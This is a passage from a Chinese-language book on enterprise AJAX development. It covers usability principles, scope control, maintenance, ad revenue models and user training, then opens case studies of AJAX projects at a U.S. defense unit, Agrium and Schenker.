可用性专家尝试完成的一项工作是构建让用户无需培训就能够使用的界面。这种界面应该使用一种模式来提示页面提供的特性和功能，也就是说当某个对象可以拖曳时应该有一个明显的抓取点提示“drag me”，并且可能出现一个拖曳阴影表明这是一个浮动在页面上的对象。通过提示功能可视化地增强屏幕上的控件，我们尝试思考采用各种方法来帮助用户提高应用的可用性。市面上已经存在了关于UI设计和可用性方面的图书[一些好书包括Steve编写的*Don't Make Me Think*（《点石成金：访客至上的网页设计秘笈》，机械工业出版社2006年8月出版），Devin Mullet和Darrell Sano合著的*Designing Visual Interfaces: Communication Oriented Techniques*]，下面是一些帮助你快速掌握的指导原则：

- **让控件可视且直观**。使用高对比度，通过让人能够联想到具体影像的方式指示功能，例如使用垃圾箱指示删除功能。
- **使用图片增强链接和动作**。使用图片链接和用户成功的目标驱动导航之间存在一种积极的关系。
- **使用用户熟悉的习惯达到良好的效果**。通过简单的插图界面范例，在用户对诸如微软办公软件、Photoshop、Media Player、Windows Explorer和其他的一些流行桌面应用已有的知识经验基础上构建应用。
- **提供积极主动的协助**。使用诸如工具提示（alt标签）和滚动效果（onmouseover和onmouseout）等HTML特性主动提供关于控件的信息并且提示用户这个控件提供的功能。
- **利用递减式设计**。通过减少屏幕中杂乱的元素把用户的注意力转移到相关的可视化提示上。减少不能直接对用户交流有帮助的可视化元素。
- **使用可视化提示**。简化对象的样式，让用户能够简单的判断对象所提供的功能。优秀的可视化提示类似于真实世界中的对象。例如，我们能够对需要拖曳的对象应用有质地的样式表明这个对象可以被很好的控制（一些起伏或者褶皱的波纹），如图10-4所示。一些能够被点击的对象应该包括类似3D样式的可按压按钮。
- **风格协调一致**。在整个应用中尽可能重复使用相同的可视化模式。

图10-4　用于可拖曳对象的可视化鼠标和纹理质地外观提示

网络上存在一些用户界面模式的免费数据库，其中包括了优秀的雅虎设计模式库（Yahoo Design Pattern Library）（参见http://developer.yahoo.com/ypatterns/）。

10.5.5　避免镀金式设计

虽然在应用的需求中没有详细指明，但是越来越多的镀金式（gold plating）设计被添加到了

需求中。镀金式设计经常发生在项目的设计阶段，这种设计添加了很多非必需的需求。在软件项目规定的需求范围之内构建了超出要求的特性，这是一项很有趣的工作，但是在整个项目开发过程中徒增了成本和维护工作。每个额外增加的特性都需要被测试，这部分内容可能会破坏软件的其他部分功能，而且团队的其他成员可能需要要在未来的某个时刻进行反向工程并且重新理解这些内容。镀金式设计有时来源于这样的对话："如果……那不是更酷吗？"我们需要保持对开发范围的紧密控制，并且小心翼翼地管理项目，这样才能有效地避免镀金式设计。

与镀金式应用观点相反的观点是牢牢控制开发范围，并且严格控制需求，这种观点将导致对创新的抑制和富应用开发趣味性的减少。也许一些最佳特性确实来源于项目开发过程中某个时刻的灵感。我们需要在需求和为未列入计划的创新留有余地之间进行权衡考虑——时刻关注创新对项目整体风险的影响。

10.5.6 制定维护计划

任何的软件开发项目都需要执行测试，但是对于AJAX而言，开发者必须定期执行测试和维护，确保在浏览器演化过程中应用能够继续正常执行。我们需要为普遍使用的和更新的浏览器定期审查目标浏览器列表以达到包含流行浏览器最新版本（包括beta版本）的目的。建立可重复运行的测试并且在浏览器列表发生变化时运行这些测试。

10.5.7 采用一种收益模型

我们在前面已经讨论了AJAX如何在基于传统的CPM（每千印象成本）收益模型中产生问题。这项技术会导致网站流量被低估（根据原始显示数量计算）。

在广告驱动（ad-driven）的货币化方式下，我们想要实现的是让Web网站的价值真正体现广告的真实成本。问题是到底是什么在体现广告空间的价值呢？很多因素能够体现广告空间的价值，例如前所未有的流量，用户在网站上花费了大量的时间，用户在网站上购买了很多的商品，广告商找到了目标顾客群体等。为了体现公平，收益模型必须是简单的并且是可测量的，广告提供商需要基于他们各自的产品设置产品排名。

1. CPM模型指南

在CPM收益模型中需要关注的是当页面改变了足够多的内容时更新广告以确保生成新的印象。

2. CPC模型指南

点击率（Click-through rate）受到Web网站上广告的适应性的影响。在内容驱动、以消费者为目标的Web网站中，广告服务器必须基于内容显示上下文相关的广告。当页面的内容基于AJAX技术更新后，这些内容可能无法被Adsense或者其他的广告服务器读取。此时广告的上下文应该被适当的更新。

3. 每访问者成本模型指南

如果访问者被定义为每天的一位唯一的用户，每访问者成本（Cost-per-Visitor）模型和一共加载了多少个页面或者广告是否优秀拙劣都没有任何关系。我们能够通过检查IP地址和浏览器用户代理和通过设置cookie有效地测量唯一访问者。

10.5.8　把培训作为应用的一部分

现在，在了解了影响用户可培训性的相关内容之后，我们将深入研究影响成功的用户培训的有关内容。如果我们想要为软件应用提供培训来提高用户的接受程度，我们应该作哪些方面的工作呢？

- **围绕用户目标提供培训，而不是围绕产品特性提供培训**。例如，围绕着创建一张发货单的目的组织一个课程，比起如何使用发货单工具组织课程更为有效。通过这种方式，用户能够理解为什么他们应该关注这个应用。同时也能够抓住他们想要学习的重点。
- **找出哪些用户想要使用这个具体的工具，为这些人提供培训**。超负荷信息量对于成功的培训而言是致命的。尝试介绍全面的基础信息会让用户备受打击，从而导致他们逃避使用应用，从而导致学习中断。
- **使用培训识别产品设计的缺点**。如果培训的交付以手把手的方式实施，我们会有机会识别应用难以使用的部分。虽然早期的可用性测试是不可取代的，但是这里也可能是捕获问题的最后的一次机会。
- **支持和鼓励用户社区**。支持相互交流的工具帮助用户相互培训。论坛和邮件列表在这方面很有帮助。

当讨论培训时，我们可能误解为一种面对面的圆桌会议或者甚至是在线网络讨论会。这些也是值得一试的培训方式，而且也不应该排除这些方式，但是我们同时也要考虑一些低成本的替代方式：

- **使用特定于上下文的培训材料**。让培训材料在应用内部和某个有效的交互时是可访问的。例如，在货物管理屏幕上提供如何创建新发货单的可用提示信息等等。
- **实际演示产品，不要光说不练**。使用诸如Adobe Captivate、Camtasia或者iShowU（用于Mac操作系统）屏幕捕获工具提供廉价的屏幕广播培训材料，我们可以通过Web页面交付这种方式的培训。很多用户喜欢使用这种培训方式，没有什么比实际演示产品特性更容易让用户接受了，因为通过解说可以从开始到结束的演示完整的目标故事。网上存在一些免费的内置应用中的Web漫游工具，例如Nitobi公司的Spotlight（参见http://www.nitobi.com）和AmberJack的（参见http://amberjack.org）。虽然这些工具无法像使用音频预先录音的演示那么高效。

10.6　小结

本章首先探讨了在企业应用开发过程中寻求构建具备接受程度良好、可伸缩的以及长期使用的AJAX应用时，特定的风险如何影响这类应用。开始，我们定义了讨论风险的分类框架，然后起草了一份清单用于内部评估风险，最后研究了一些用于避免常见问题的策略。

由于JavaScript/CSS/DHTML/XHR范例的不稳定本质（伴随着脚下地球保持不停的自转，浏览器发布了一个又一个的版本），我们需要在应用开发过程和部署使用之后使用持续风险管理（Continuous Risk Management） 流程。这个流程不需要过于正式也不需要过于全面，但是至少应该包含单元测试和回归测试，并且包括对当前浏览器技术和AJAX基本机制的全面考虑。简而言

之，我们的解决方案是否能够基于当前浏览器和操作系统持续工作并且继续符合未来发布版本的运行条件？

除了在软件项目中用于分析风险的持续方法，我们还必须具备重新思考设计决议的意愿，同时还要执行重写工作和维护工作。浏览器和用户都是移动的目标，而且JavaScript、CSS和XHR引擎的修改都能够敏感地影响到AJAX应用。对于任何长期维护的问题这些因素都是罪魁祸首。微软、Mozilla、Opera和苹果都小心翼翼的监视着AJAX的发展前景，以他们能够采用的最佳方式帮助我们防止受到这些因素的影响，不过我们需要提前考虑持续的方法管理风险确保Web应用长期有效的寿命。

10.7 资源

10.7.1 搜索引擎优化

WebProNews网站：http://www.webpronews.com/。
SearchEngineWatch网站：http://searchenginewatch.com/。
Google SEO推荐阅读内容：http://www.google.com/webmasters/seo.html。
Google网站设计指南：http://www.google.com/webmasters/guidelines.html。
Google网站地图：https://www.google.com/webmasters/sitemaps/。

10.7.2 统计

全球Web使用情况统计：http://www.the counter.com/ stats/。

10.7.3 网站地图

Firefox 3开发路线图：http://wiki.mozilla.org/Firefox3/Firefox_Requirements。
ACID2呈现测试：http://www.webstandards.org/action/acid2/。
CSS 3.0开发路线图：http://www.w3.org/TR/css3-roadmap/。

10.7.4 屏幕截取工具

Adobe Captivate：https://www.google.com/webmasters/tools。
Camtasia：http://www.techsmith.com/。
IShowU：http://shinywhitebox.co。

第11章 案例研究

本书介绍了在企业环境中使用AJAX技术的相关主题。通过倾听来自项目关键任务里使用AJAX技术的开发者的讲述，我们能够获得“速赢”（quick win）的经验和了解在大型企业环境中AJAX实现成果的信息。通过这种方式我们还能够获得如何选择一项技术的基本观点以及项目如何开展的信息。

我们和三个开发组织进行了关于Web开发项目的沟通，这些项目都包含了AJAX技术。这些公司是Corporate Technology Partners、Agrium和Schenker Logistics。基于全面披露事实的思想，读者应该注意到了，所有的这三家公司都是本书作者的客户，但是这并不代表本章所学的知识会不切主题。本章可以让你了解他们在企业中对AJAX技术的应用。

11.1 基于 Web 2.0 重新武装美国国防部

美国国防部（U.S. Department of Defense）管辖下的一个较大的行政部门内部长期使用客户端/服务器架构和基于文本信息的系统，同时每天的日常操作采用手工（采用纸笔）的作业方式。随着时间的推移，实现新系统取代现有操作流程的压力增加，国防部最终组织了一个团队，这个团队包括CACI、Seaworthy Systems和Corporate Technology Partners（CTP）三家公司。CTP公司选择了在Web框架中使用AJAX技术为美国国防部的工程人员提供类似于桌面应用的强大功能。

11.1.1 背景

美国国防部使用的系统中存在这样一个问题，工程人员和后勤人员在无法完成全部工作的客户端/服务器应用上执行一部分工作，而其他的工作人员则完全使用纸张的方式执行人工作业。他们不仅仅想要把已存在的客户端/服务器应用迁移到Web架构上来，而且同时还想要取代很多基于纸张和笔墨的工作流程。这些工作的范围包括了美国国防部船艇的故障检修流程（Corrective Maintenance process）。港口中任何需要完成检修工作的船艇都必须从航行维修请求（Voyage Repair Request）开始。这个请求用于检查所需的设备和零部件，工作人员最终会拿到这个请求，然后开始冗长的手工查找和安排所需的资源。这其中的大量工作都包括了纸张和笔墨的使用。已存在的很多客户端/服务器应用实际上并不完全支持选定零部件、采购零部件和创建零部件申请单的完整流程。人们已经习惯了这个工作流程，如果新的解决方案可用性不强，那么改变这个工作流程相当难。任何技术的任何改变不仅仅是接受新的电子流，同时还需要在文化上改变。

11.1.2 挑战

Corporate Technology Partners（CTP）、CACI和Seaworthy Systems三家公司被召集在一起共同把过时的客户端/服务器架构系统改造成现代化系统。新应用目标同时还包括了为未来的企业环境应用创建一个框架，减少大量已有的手工作业。在设计新系统时，这个团队面临的主要挑战包括以下几个方面：

- **超负荷的网络基础结构**。CTP公司的Daivd Huffman认为："由于存在重要的安全限制，新的应用必须运行在国防部大型的内部网中，这将引起重大的性能障碍。解决这个问题的最佳方式是基于少量的AJAX代码初始加载更多的资源，使用XHR减少递增的服务器请求的大小，通过这种方式提升性能。在国防部内部网中的网络请求是非常耗费资源的。"
- **对桌面计算机和服务器的严格控制**。Huffman和其他的开发人员考虑使用Java Applet和ActiveX进行通信控制，不过桌面PC的安全限制使得这种方案难以实现。不过，无需安装客户端的AJAX技术可以得到很好的支持。
- **用户使用客户端-服务器应用的基本习惯**。用户习惯于使用富客户端/服务器应用，这种应用通常具有高效性和很好的响应性。用户拒绝使用基于Web的应用是真正需要着手解决的问题。开发者可不希望用户讨厌基于Web的应用。

11.1.3 解决方案

国防部要求开发一个可以支持多年使用的可扩展应用框架。对于这个要求，很明显的选择平台就是Web，不过如果应用框架和当前系统相比反应缓慢或者难以使用，那么将会遇到很大的推广阻力。以Java为基础采用AJAX技术优化用户界面和带宽使用，这是一种很完美的设计。CTP接触了一些组件开发商并且实现了一个商业化 AJAX网格控件来节约全面的开发工作量和进行风险控制。

在应用开发过程中，这个团队决定只支持IE浏览器，因为这个软件已经安装在了客户端机器上，这种决定可以让应用在长期使用过程中维护起来更简单。"我们并不希望处理大量的浏览器问题，" Huffman如是说。同时也可以为AJAX开发者减少一些工作量，因此限定浏览器的支持范围有助于应用的开发。

11.1.4 采用技术

由一些应用服务器和Web服务器组成的一个名副其实的服务器"大熔炉"负责运行国防部的新系统。虽然大量的应用最初是采用J2EE的Struts编写而成的。随后引入了Microsoft SharePoint Server，使用SharePoint的iFrame portlet组件连接一些基于Java技术的视图。这种方案能够很好地工作，而且运行在这些portlet中的AJAX组件能够在iFrame中出色地运行。采用的Sharepoint和这些AJAX组件都只支持IE，因为国防部管辖下特殊的部门有严格的政策仅仅支持IE，大部分情况下不允许安装诸如Firefox这类的第三方软件。

CTP和Seaworthy公司内部执行了大量的JavaScript开发，不过也使用了从供应商获得的现成商业化的AJAX网格组件的许可，并且与这个供应商签订了提供组件定制功能的合约。这个网格

是应用中很多屏幕的重要组成部分，如图11-1所示。




图11-1　故障检修应用

11.1.5　成果

这个项目和Microsoft Sharepoint一起贯穿整个企业并行完成了的实施。开发团队改造了这个项目中的一些屏幕使之符合Sharepoint桌面应用内部的Web部件。Sharepoint使用iFrame加载外部应用，因为AJAX组件在iFrame中能够很出色的运行，所以这种方式可以很出色的完成工作。

“虽然我们仍然处于开发阶段，不过已经有一些用户急切想要使用这个软件。一些用户则无所谓。毕竟这是一种新的不同的软件……就好像他们完成业务的方式一样。所以，我认为这个项目能够得到很好的验收。”Huffman说。

11.2　Agrium公司将AJAX技术整合到实际运作中

Agrium公司拥有7 000多名员工，公司的开发人员不断地寻求让应用更加高效的方法。Agrium公司对开发全公司范围的Web应用以协助员工更高效的沟通和工作感兴趣。因此，开发人员开始认真地研究AJAX技术。

11.2.1　背景

Agrium公司总部位于加拿大阿尔伯塔省卡尔加里市（纽约证券交易所和多伦多证券交易所挂牌上市：AGU），是全球最大的公开交易农产品零售商和全球最大的有机农产品生产商，2005年的年销售额约为330亿美元。Agrium全球业务横跨北美和南美，在美国、阿根廷和智利拥有500多个零售业务。基于在北美和阿根廷的19个批发制造中心和5个专业产品经营业务，Agrium

公司每年生产超过800万吨的化肥，包括了氮、钾、磷、硫酸盐和特种肥料，销往全世界30多个国家。

11.2.2 挑战

Agrium公司为了解决现代化进程的业务需求和发展良机，创建了业务信息系统（Operations Information System，OPIS）项目。这个项目的目标是提供一个平台用来改进以下各个方面的效率：

- 从管理层到普通员工的有序沟通。
- 提供给员工查阅的员工轮班事件日志记录。
- 业务目标的沟通和跟踪。
- 为SAP数据和实验分析（LIMS，实验室信息管理系统）数据提供简单接口，提供用于在工作场所为车间操作人员提供实时的基本信息。
- 停工期和限制偏差的跟踪和报告。
- 关键安全事故的记录和监视。

除了以上目标之外，OPIS开发团队希望更新后的信息系统同时能够帮助分享Agrium公司站点之间的核心知识——在Agrium公司大量的组织部门中这是一个持续存在的挑战。

于是，这个团队从最终能够每天最高服务1000个用户的Web应用开始开发。众所周知，OPIS团队基于Java后端开发并且主要绑定到Oracle数据库。Mike Hornby-Smith，Agrium公司的高级开发工程师，了解到使用应用的很多生产设备都位于远程场所，在可用的带宽方面存在限制。在过去，应用开发团队通常使用以尽可能轻量级的方法交付应用功能。Hornby-Smith说："这意味着无法使用诸如Flash或者视频流的高带宽技术，少量采用或者不采用图形，或者大量使用框架允许让尽可能少的内容重新加载。"

11.2.3 解决方案

出于带宽的约束和高效用户体验的需要，开发团队开始研究AJAX技术。AJAX提供了Web演化过程中在frame之后的下一个符合逻辑的发展阶段。"AJAX技术对于常常更改数据的应用开销是最小化的，而且还提供了类似于桌面应用的富用户体验，" Hornby-Smith说。

OPIS应用（见图11-2和图11-3）围绕操作员仪表板（Operator Dashboard）屏幕构建，为车间业务提供了最为中肯的和易变的数据。应用必须基于直观可视化的方式快速地改变数据。AJAX很适合解决这类的问题，因为客户端能够使用周期性的XHR请求轮询服务器检查新数据，不需要整个页面的刷新带来的昂贵开销。

应用开发过程中的一大亮点是使用AJAX对用户体验的影响。"应用比过去提供了更为丰富的交互，在不牺牲性能的前提下响应性更好。AJAX同时还允许我们打破了用户使用Web应用时相关的固有模式，" Hornby-Smith说。

不过，这个项目并非没有挑战。其中的一些难点归结于学习新技术正常增长的痛苦："基于AJAX上传文件需要一些技巧，回车有时候会在AJAX请求中剔除，且为了使用JSON作为传输方法，引用的三层嵌套尤其是一个挑战，" Hornby-Smith解释说。他还强调除了技术上遇到一些问题之外，AJAX还是很值得投入的："……最终AJAX的优势将超过其略势。"




图11-2 OPIS轮班顺序视图显示了动态获取的顺序信息




图11-3 基于AJAX强大功能的网格演示了从异步AJAX请求获得的业务目标

11.2.4 采用的技术

OPIS系统构建在n层的J2EE框架开发基础之上，使用了servlets、Apache Velocity模板和各种AJAX技术。同时，后端程序还使用了专用于Oracle数据库和SAP BAPI函数调用的组合。虽然采用基于AJForms框架进行了一些开发，最终开发团队还是丢弃了这项技术，取而代之的是使用了DWR技术。“我们十分幸运的控制了用户桌面并且提前确定了浏览器的版本和兼容性，”Hornby-Smith说。这个应用的编写实现了对IE的支持，这个浏览器已经安装在了所有的目标计算机上。

11.2.5 成果

在2006年早期，这个应用已经部署到两个产品设备并且包括了500多位用户。每天超过150位用户活跃在应用中。公司计划年底部署应用到更多的计算机上以及在2007年部署一些网站。在整个解决方案完全实现后，预期会达到每天1 000位用户。

“我们希望这套应用能够持续使用好几年，”Hornby-Smith说。对所有计算机的桌面配置的控制使得这个方案切实可行。开发团队接收到了用户给予的反馈，这些反馈信息形成了这样的一种团体观点：“比起传统的Web应用，用户已经完全认同了这种更为专业的感受，我们觉得AJAX已经很好地适应了我们的应用框架。”

通过这些反馈意见，Hornby-Smith感觉到在方法上微小地调整能够让工作过程更加顺畅：“在将来，我们甚至能够使用一个框架管理AJAX‘烦琐的工作’。”在这个项目中我们探讨了如何使用AJAX，如果有充分的时间，我们可以更加充分研究诸如Dojo、Prototype和Rico等AJAX技术。

11.3 AJAX助力国际运输与物流公司

Schenker公司成立于1872年，已经发展成为世界上最大的货运代理公司。在2006年，他们在1100个办事处聘请了超过42 000名员工，并且赚取了近114亿美元。和其他很多相同规模和相同复杂度的公司实体一样，Schenker公司很深地依赖于复杂、效率低下、有时还过时的资源规划管理系统。公司在货运业务上的错综复杂性令人感到吃惊，甚至是回答诸如运输某些货物需要多少成本这样的简单的问题都能证明这种复杂性。Schenker公司指派了应用专家Christian van Eeden帮助公司构建新的软件系统，用于减少获取信息所需的大量手动操作。为了达到构建系统的目的，Christian van Eeden发现潜在的AJAX技术能够起到帮助作用。

11.3.1 背景

作为货物代理行业全球范围内的有力竞争者，Schenker物流公司需要准确高效地访问成本和报价信息。这就牵扯到了对多种分散的信息源进行组合的问题。最终的结果包括了员工手动从邮件和PDF到Excel电子表格到微软Access数据库等系统传输的信息。这种方式很明显是一种效率低下的运作方式，对货物运输流程不会增加任何的价值。Van Eeden的目标是帮助公司创建一个在线内部报价系统，能够用于处理和分析大量的原始数据并且清晰准确地输出结果，这些结果可以用于回答员工或者客户的询问，例如，“从A地区运输货物到B地区所需的运输成本是多少？”

货物运输的挑战来自于内部关联的数据。考虑从A地区把货物运输到B地区的例子。A地区提

供商给出了某类货物的成本信息，从A地区到C地区，从C地区到D地区，以及从D地区 到B地区。这条线路上的每段路程都有相关的成本，再加上额外的手续费，服务费和各种附加条件费用等。除此之外A、B、C或D的每个地区都有相关的手续费和服务费。再乘以50个提供商，加上每种类型货物的不同成本，最终数据总量将呈指数级增长。

11.3.2 挑战

